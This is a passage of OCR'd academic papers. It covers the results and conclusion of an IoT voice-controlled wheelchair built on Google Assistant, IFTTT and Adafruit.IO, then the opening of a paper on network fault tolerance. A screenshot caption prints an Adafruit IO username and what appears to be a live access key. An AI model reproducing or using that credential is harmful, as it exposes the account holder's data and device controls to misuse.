


Fig. 1 Block diagram of the proposed system

4.1 Implementing Techniques

Adafruit.IO and IFTTT are the tools used to create the voice-based wheelchair and its workings and explanations are detailed here.

(a) ***Adafruit.IO***

Adafruit.IO is a cloud-based service that is primarily used for data storage and retrieval, as well as for connecting our project to the internet, online services, and the controller. It can manage and display various data feeds. Dashboard is a built-in feature of Adafruit.IO that allows us to visualize our data. Figure 2 depicts Adafruit operation IOs.

To utilize Adafruit.IO, you only need a few data connections and a little programming knowledge. The client libraries for IO were written in Ruby on Rails and nodes cover REST and MQTT APIs. In client libraries, there has been a progress. Message Queuing Telemetry Transport (MQTT) is an undersized, basic communications protocol for low-bandwidth devices. Clients can send and receive messages using this publish-and-subscribe mechanism. We can send control orders to outputs and receive, publish, and write the sensor's data using MQTT. The Adafruit.IO makes it simple to connect several devices together. However, in order to communicate, Adafruit.IO must be used in conjunction with IFTTT.

An abbreviated version of the programming conditional statement If This Then That of IFTTT which is a software platform that connects apps, gadgets, and online services to activate one or more automations, as illustrated in Fig. 3. It's a free web-based application that enables you to make applets, which are a series of conditional statements. Changes in web services sparked the appearance of this applet. "This" represents a service that will trigger "That" to do an action in the If This Then That logic.

The technique constructs little applets that connect online services and devices in this fashion, and the automations are completed using those applets. In the suggested system, the major role of IFTT is to connect Adafruit.IO and Google Assistant. The specified triggers provide data to Adafruit.IO, which checks the given logic and performs the control actions if the logic is true.




Fig. 2 Working of Adafruit.IO




Fig. 3 Working of IFTTT

5 Results and Discussions

The hardware description of the Voice-Based Wheelchair Using Google Assistant is covered in this chapter. It defines the system's entire operation procedure. Hardware components are picked with care, and specifications, functionality, and pricing are all taken into consideration.

Figure 4 depicts the total system in its idle condition. To begin, register an account on Adafruit.IO and the IFTTT platform. We must first register in order to use these. After logging into Adafruit.IO, go to "Feeds" and create a new feed with the name "voice commands", as specified in the program, and submit the data. After joining up with IFTTT, a new Google Assistant applet is generated. Then, using the text and number ingredients, a new trigger is constructed with a variety of instructions, "Move$ #, Go $ #, Turn $ # degrees, Rotate $ # degrees," for example, where $ denotes the text (right, forward, left, and backward) and # the number (10, 15, 20, etc.)





Fig. 4 Overall system: Idle state



Manage your services

You can scroll through a list of them here and click on any of them to see what they've connected to. Learn more

Your world works better together

Fig. 5 Services of IFTTT

5.1 *IFTTT Applets and Output*

The services that are merged to make communication between Google Assistant and the microcontroller are shown in Fig. 5.


The applet creation state is shown in Fig. 6, which allows us to customize the phrase forms, including text and numeric ingredients, as well as the Google Assistant's answer.

Figure 7 depicts the data format for sending data to Adafruit.IO. The text field and the numeric field are extracted individually and fed into the Adafruit.IO with the control command acquired from the Google Assistant including the command phrase. In the IFTTT Google Assistant applet, the text and number ingredient instructions are used as triggers. Also shown is the user-defined reply command, which the Google Assistant responds to after recognizing the user's input. The applets generated for the proposed system, which show control command words, are shown in Fig. 8. The direction is indicated by $, while the distance is shown by #.

Figures 9 and 10 demonstrate the activities of the previously generated applets for various control instructions.

5.2 *Google Assistant Input and Its Response*

The user's orders to the Google Assistant, as well as the responses, are shown in the Assistant android app. The final outcome is depicted in Fig. 11.



Say a phrase with both a number and a text ingredient

This trigger fires when you say "Ok Google" to the Google Assistant followed by a phrase like "Block time for 'exercise' at 6 PM." **Use the # symbol to specify where you'll say the number ingredient and $ where you'll say the text ingredient

What do you want to say?

turn $ # degrees

Enter a $ where you want to say the text ingredient and a # where you want to say the number

What's another way to say it? (optional)

move $ #

Enter a $ where you want to say the text ingredient and a # where you want to say the number

And another way? (optional)

rotate $ # degrees

Enter a $ where you want to say the text ingredient and a # where you want to say the number

What do you want the Assistant to say in response?


moving $

You can enter a $ or a # where you want to hear the text or number in the response

Fig. 6 Input format and response of Google Assistant

5.3 *Adafruit.IO Output Result*

The Adafruit.IO key established for the proposed system is shown in Fig. 12. The system may be linked to the server and operated from anywhere in the globe using the generated key.



Send data to Adafruit IO

This Action will send data to a feed in your Adafruit IO account.

Feed name

projectwheelchair

The name of the feed to save data to.


Data to save

TextField : NumberField

The data to be saved to your feed.

Add ingredient

Fig. 7 Data format to send to Adafruit.IO



My Applets

If You say "turn $ # degrees", then Send data to projectwheelchair feed

By projectwheelchair4


○ Connected

If You say "Turn $ # degrees", then Send data to projectwheelchair feed

By projectwheelchair4

○ Connected

Fig. 8 IFTTT Applets



Applet ran

Apr 04 - 8:28 AM

If You say "turn $ # degrees", then Send data to projectwheelchair feed

30 backward

Hide details

Ingredients

CreatedAt

April 4, 2020 at 08:30AM

NumberField

30

TextField

backward

Applet ran

Apr 04 - 8:25 AM

If You say "turn $ # degrees", then Send data to projectwheelchair feed

100 forward

Hide details

Ingredients

CreatedAt

April 4, 2020 at 08:27AM

NumberField


100

TextField

forward

Fig. 9 Activity of Applets for Forward and Backward commands

Fig. 10 Activity of Applets for Leftward and Rightward commands



Applet ran
Apr 04 - 8:28 AM

If You say "turn $ # degrees", then Send data to projectwheelchair feed

45 left

^ Hide details

Ingredients

CreatedAt
April 4, 2020 at 08:30AM

NumberField
45

TextField
left

Applet ran
Apr 04 - 8:29 AM

If You say "turn $ # degrees", then Send data to projectwheelchair feed

20 right

^ Hide details


Ingredients

CreatedAt
April 4, 2020 at 08:30AM

NumberField
20

TextField
right

The workings of adafruit.IO triggers on control instructions, the latest entry made, and the amount of entries made are shown in Fig. 13. The Google Assistant's real-time control instructions are triggered by IFTTT, which causes the controller to respond to those orders. By selecting the relevant feed, in our instance "voice commands", the user may see the orders sent to the microcontroller in real-time as well as prior commands.



move forward 100

moving forward

move backward 30

moving backward


turn left 45 degrees

moving left

turn right 20 degrees

moving right

Fig. 11 Google assistant input and its response



YOUR ADAFRUIT IO KEY


Your Adafruit IO Key should be kept in a safe place and treated with the same care as your Adafruit username and password. People who have access to your Adafruit IO Key can view all of your data, create new feeds for your account, and manipulate your active feeds.

If you need to regenerate a new Adafruit IO Key, all of your existing programs and scripts will need to be manually changed to the new key.

Username: projectwheelchair

Active Key: aio_rnUz17YM8tEccL1rWr4lYcZS4nKI

Fig. 12 Adafruit.IO key for the proposed system



Created at	Value	Location	
2020/03/28 1:27:15pm	left: 40		✖
2020/03/28 1:27:06pm	left: 40		✖
2020/03/28 1:21:17pm	forward: 20		✖
2020/03/28 1:21:06pm	left: 40		✖
2020/03/28 1:20:53pm	forward: 20		✖
2020/03/28 1:20:25pm	forward: 20		✖
2020/03/28 1:20:02pm	forward: 20		✖
2020/03/28 1:19:42pm	left: 40		✖
2020/03/28 1:19:21pm	right: 30		✖
2020/03/26 1:41:32pm	forward: 30		✖
2020/03/26 1:41:15pm	forward: 30		✖
2020/03/26 1:40:45pm	right: 30		✖
2020/03/26 1:40:31pm	right: 30		✖
2020/03/26 1:40:12pm	right: 30		✖

Fig. 13 Working of Adafruit.IO triggers

5.4 Optimized Working System

The numerous commands are presented in the picture above, move ahead 100 degrees, turn left 45 degrees, turn right 20 degrees, and travel backward 30 degrees, among other things. It is more convenient for paralyzed persons since voice control plays such an important part in the suggested task.

When a Google Assistant voice command is provided, it is converted into a trigger and sent to the Adafruit.IO through the internet via a built-in Wi-Fi module. The ESP8266 then gets a command from Adafruit.IO. The necessary pins on microcontroller that are required to operate the wheelchair's motors are then active, and motor driver engages the wheelchair's motors. In Adafruit.IO streams, these commands may be seen in real time.

Figure 14 depicts the complete system with optimal output. The wheelchair module is moved in the right direction and distance as a result of the user's spoken commands. The user can access this result from any location and at any time.

6 Conclusion

The Internet of Things has several societal benefits, and this study demonstrates how crippled individuals walk independently without asking for assistance from others. Through Google Assistant, we utilize voice instructions to move a wheelchair from




Fig. 14 Overall systems with optimized output

one location to another. IFTTT is used to convert voice to programming code, which is stored in the phone and then transmitted to the Node MCU, which includes a built-in Wi-Fi module. H-Bridge drivers are primarily used in motor drivers to drive inductive loads that require speed control, such as stepper motors.

According to the comment made to it via Google Assistant, the wheelchair is moving. To identify the impediment, this model includes an ultrasonic sensor. To avert accidents, it detects the presence of a person and stops the wheelchair from moving. Usually, paralyzed or crippled persons are unable to travel from one area to another; however, the suggested technology is being developed to allow impaired people to move autonomously using Google Assistant to control a wheelchair, allowing them to enjoy a free life comparable to that of regular people. It is designed in such a way that it is affordable to all consumers.

7 Future Enhancement

Mobile phones, Google Assistant, and the Internet of Things are examples of technology that are now part of our daily lives and make human labor simpler in ways we never imagined. In the future, their adoption and utilization are projected to be the best. The suggested technology would be extremely useful and beneficial to disabled or paralyzed persons, allowing them to live a normal life powered by a motor rather than physical power. The suggested approach is utilized to define the distance and degrees for precise tiny motions.

This proposed method may be enhanced with autonomous long-distance movements, as well as small-distance movements, fall detection, and doctor monitoring of the user’s health. As the Internet of Things simplifies our lives by linking various items to the internet and allowing us to operate them from anywhere in the globe, it is up to human ingenuity to take this initiative to new heights.

References

1. Allen H Hoffman, Keith N Liadis (2011) Design of a power-assist wheelchair for persons with hemiplegia, IEEE. 978–1–61284–481–7/11/$26.00 © 2011
2. Kengo Komoto, Jun Suzurikawa (2013) Estimation of wheelchair states during movement using WELL-SphERE for evaluation of power wheelchair safety. In: 35th Annual International Conference of the IEEE EMBS Osaka, Japan, 3–7
3. Aye Aye Nwe, Wai Phyo Aung, Yin Mon Myint (2008) software implementation of obstacle detection and avoidance system for wheeled mobile robot. World Acad Sci, Eng Technol 42
4. Prathyusha M, Roy KS, Mahaboob Ali Shaik (2013) Dept. of E.C.E, K. L. university Guntur, India, voice and touch screen based direction and speed control of wheel chair for physically challenged using arduino, Int J Eng Trends Technol (IJETT). 4(4) April 2013 , ISSN: 2231–5381
5. Murai, Mizuguchi, Nishimori M, Saitoh M, Osaki T, Konishi TR (2009) Voice activated wheelchair with collision avoidance using sensor information. ICCAS-SICE, IEEE pp 4232 – 4237
6. Senthil Sivakumar M, Jaykishan Murji, Lightness D Jacob, Frank Nyange, Banupriya M (2013) Speech Controlled Automatic Wheelchair. In: Pan African International Conference on Information Science, Computing and Telecommunications
7. Masato Nishimori, Takeshi Saitoh, Ryosuke Konishi (2007) Voice Controlled Intelligent Wheelchair. In: SICE Annual Conference 2007 Sept. 17–20, Kagawa University, Japan
8. Emiliano Galv ´an, Guillermo Gonz´alez, Guillermo Hern´andez, Santiago Ma˜n´on, Hiram Ponce (2017) Electric wheelchair module: converting a mechanical to an electric wheelchair, IEEE. 978–1–5090–6450–2/17/$31.00 © 2017
9. Colin S Harrison, Mike Grant, Bernard A Conway (2004) Haptic interfaces for wheelchair navigation in the built environment, Presence, 13(5), 520–534 © 2004 by the massachusetts institute of technology
10. Yoon Heo, Eung-Pyo Hong, Mu-Seong Mun (2013) Development of power add on drive wheelchair and its evaluation, IEEE. 978–1–4673–5769–2/13/$31.00 © 2013
11. Pacnik G, Benkic K (2005) Brecko, "Voice operated intelligent wheelchair—VOIC." ISIE, IEEE 3:1221–1226
12. Majadalawieh O, On the design of a voice-controlled robotic system using HTK, master of applied science thesis, Dalhousie University Halifax, Nova Scotia, Canada. 2004
13. Ruzaij, Poonguzhali (2012) Design and implementation of low cost intelligent wheelchair, ICRTIT, IEEE pp 468–471
14. Rebsamen B, Teo CL, Zeng Q, Ang MH Jr, Burdet E, Guan C, Zhang H, Laugier C (2007) Controlling a wheelchair indoors using thought. IEEE Intell Syst 22(2):18–24
15. Pires G, Nunes U (2002) A wheelchair steered through voice commands and assisted by a reactive fuzzy-logic controller. J Intell Rob Syst 34(3):301–314
16. Soniya D. Makwana, Anuradha G. Tandon (2016) Touch screen based wireless multifunctional wheelchair using ARM and PIC Microcontroller. In: IEEE International Conference on Microelectronics, Computing and Communications (MicroCom)
17. Komiya K, Nakajima Y, Hashiba M, Kagekawa K, Kurosu K (2003) Test of running a powered-wheelchair by voice commands in a narrow space. JSME Journal (C) 69(688):210–217
18. Bergasa LM, Mazo M, Gardel A, Barea R, Boquete L (2000) Commands generation by face movements applied to the guidance of a wheelchair for handicapped people. In ICPR 4:4660–4663
19. Matsumoto Y, Ino T, Ogasawara T (2001) Development of intelligent wheelchair system with face and gaze based interface, IEEE Int Work Robot Hum Commun, pp 262–267
20. Kim KH, Kim HK, Kim JS, Son W, Lee SY (2006) A bio signal-based human interface controlling a power-wheelchair for people with motor disabilities. ETRI J 28(1):111–114
21. Ichinose Y, Wakumoto M, Honda K, Azuma T, Satou J (2003) Human interface using a wireless tongue-palate contact pressure sensor system and its application to the control of an electric wheelchair, IEICE Trans Inf Syst, J86-D-II(2):364–367

Increasing the Immunity of Information Transmission and Fault Tolerance of the Path

A. M. Mehdiyeva, I. N. Bakhtiyarov, and S. V. Bakhshaliyeva

Abstract The methods and means of improving the reliability, fault tolerance, and survivability of the operation of hardware and software systems of corporate multiservice communication networks based on innovative technologies such as SDN, IMS, and NFV in the provision of multimedia services are analyzed. As a result of the study of methods for improving of the fault tolerance of the tracts of the multiservice traffic transmission systems, a mathematical formulation of the problem of the proposed new approach for assessment of the fault tolerance and survivability of the operation of hardware and software systems of corporate multiservice communication networks using leased communication channels was formulated.

Keywords Multiservice traffic · Reliability indicators · Multiservice networks · Increasing of fault tolerance of tracts · LTE - long time evolution · Information security

1 Introduction

With the development of corporate multiservice communication networks based on innovative SDN (Software Defined Networking), LTE (Long Time Evolution), IMS (Internet Protocol Multimedia Subsystem), and NFV (Network Functions Virtualization) technologies, the amount of transmitted data is increasing, which leads to increased users' requirements to the fault tolerance of the functioning of the tracts of systems for transmission, processing and receiving multiservice traffic, for which the systems and protocols of the transport layer are responsible. It is known [1, 5] that corporations of multiservice networks and departments at the transport level, working in various segments of collective institutions, solve basically the same telecommunication tasks—both basic, additional and intellectual services [6]. To do this, telecom operators, using corporate multiservice communication networks,

A. M. Mehdiyeva (✉) · I. N. Bakhtiyarov · S. V. Bakhshaliyeva
Azerbaijan State Oil and Industry University, Baku, Azerbaijan
e-mail: almaz.mehdiyeva@asoiu.edu.az

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_55

provide private subscribers with such communication services as the transmission of multimedia traffic (voice, data, and video) between various subscriber and network terminal devices from conventional telephones to modern video intercoms. The tendency to increase the number of terminal and channel devices per user requires an increase in the reliability, survivability, and information security of corporate multiservice communication networks under various information impacts [11]. To solve the problems, methods and basic principles of mathematical analysis, communication theory, probability theory and mathematical statistics, information distribution theory, Markov chain theory, tele-traffic theory, and reliability theory were used [12–15].

2 Literature Review and Problem Statement

The conducted studies have shown [1, 2] that one of the urgent problems that arise in the development of multiservice corporate networks using innovative technologies is the problem of ensuring their fault tolerance of functioning, i.e., maintaining the good condition of software and hardware systems in the network at the required level when the presence of a certain set of failed nodes.

Studies [3–6] show that one of the urgent problems that arise in the development of multiservice corporate networks using technologies is the problem of ensuring the fault tolerance of functions, i. e. maintaining the normal state of software and hardware systems in the network at the required level in the presence of a certain set of failed nodes. With the help of the data transmission system between transit nodes located within the boundaries of the group network, the exchange uses data transmission systems between the transit nodes located within the group network [7–10]. The objects of research are the software and hardware complexes of corporate multiservice networks built on the basis of modern technologies, and the introduction in them of the processes of transforming the multiservice fee associated with its preservation and transmission from source to recipient. These technologies require an increase in the growth of new services and applications and a decrease in the overall costs of communication networks [11].

Studies [12] have shown that it is necessary to increase the throughput of corporate networks. The conducted studies have shown [15] that one of the urgent problems arising in the developing of multiservice corporate networks using innovative technologies is the problem of ensuring their fault tolerance of functioning.

Therefore, research on the development of corporate multiservice networks and in the field of signal/noise ratios, the creation of a noise-resistant messaging system using a coherent modem, and ensuring high transmission reliability are relevant.

3 Solution of the Problem

During the operation of corporate networks, failures of its switching nodes, hardware and software systems and leased communication channels are possible. Failure of a network switching node is a violation of its performance, i.e., the ability to collect, process, receive, and transmit multimedia traffic [2]. Based on the study, it was established in [5–9] that the mathematical formulation of the problem of the proposed new approach for assessing the fault tolerance of the operation of hardware and software systems of corporate multiservice communication networks using leased communication channels can be represented by the following objective function:

$$R_{ioy}(\Lambda, t) = \max_{j} W[E_{i\,j}(\Lambda, t)], i = \overline{1, k}, \; j = \overline{1, n} \tag{1}$$

under the following restrictions

$$\rho_i(\lambda) \leq \rho_{i.adm}(\rho) P_{PFF}(t, \Lambda_i) \leq P_{PFF}^{adm}(t, \Lambda_j) \tag{2}$$

$$N_0 \leq N \leq N_{\max}, \; \eta_{ef}(t, \Lambda) \geq \eta_{ef}^{adm}(t, \Lambda), \; C_{i.an} \leq C_{i.an.adm} \tag{3}$$

where $E_{i\,j}(\Lambda)$—is the mathematical expectation of random variables of failure of hardware-software systems, taking into account the intensity Λ of failure of *j*-*x* elements.

$\eta_{ef}(t, \Lambda)$—coefficient of saving of the efficiency of hardware and software systems, characterized by different efficiency of multimedia services in corporate multiservice communication networks; N_0, $\text{N}_{\max}$—are the minimum and maximum number of elements required for the operation of hardware and software systems.

